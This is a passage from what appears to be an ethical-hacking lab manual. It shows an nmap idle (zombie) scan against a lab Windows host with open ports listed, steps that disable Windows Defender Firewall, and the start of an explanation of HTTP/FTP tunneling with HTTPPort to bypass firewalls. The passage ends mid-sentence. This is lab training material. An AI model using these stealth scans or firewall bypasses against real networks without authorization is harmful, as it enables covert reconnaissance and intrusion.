


```
Applications Places System > nmap -sI 10.10.1.22 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help


[root@parrot]-[~]
#nmap -sI 10.10.1.22 10.10.1.11
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP. On the
ng info Nmap gains from pings can allow for faster, more reliable scans.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-20 02:05 EDT
Idle scan using zombie 10.10.1.22 (10.10.1.22:443); Class: Incremental
Nmap scan report for 10.10.1.11
Host is up (0.048s latency).
Not shown: 995 closed|filtered tcp ports (no-ipid-change)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

30. Switch to the **Windows 11** virtual machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.



31. Turn off the Windows Defender Firewall for all Profiles in the Windows 11 machine.



32. Close all open windows in each machine.

33. Turn off the **Parrot Security**, **Ubuntu** and **Android** virtual machines.

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling


HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.

HTTPPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPPort provides access to websites and Internet apps. HTTPPort performs tunneling using one of two modes: SSL/CONNECT mode and a 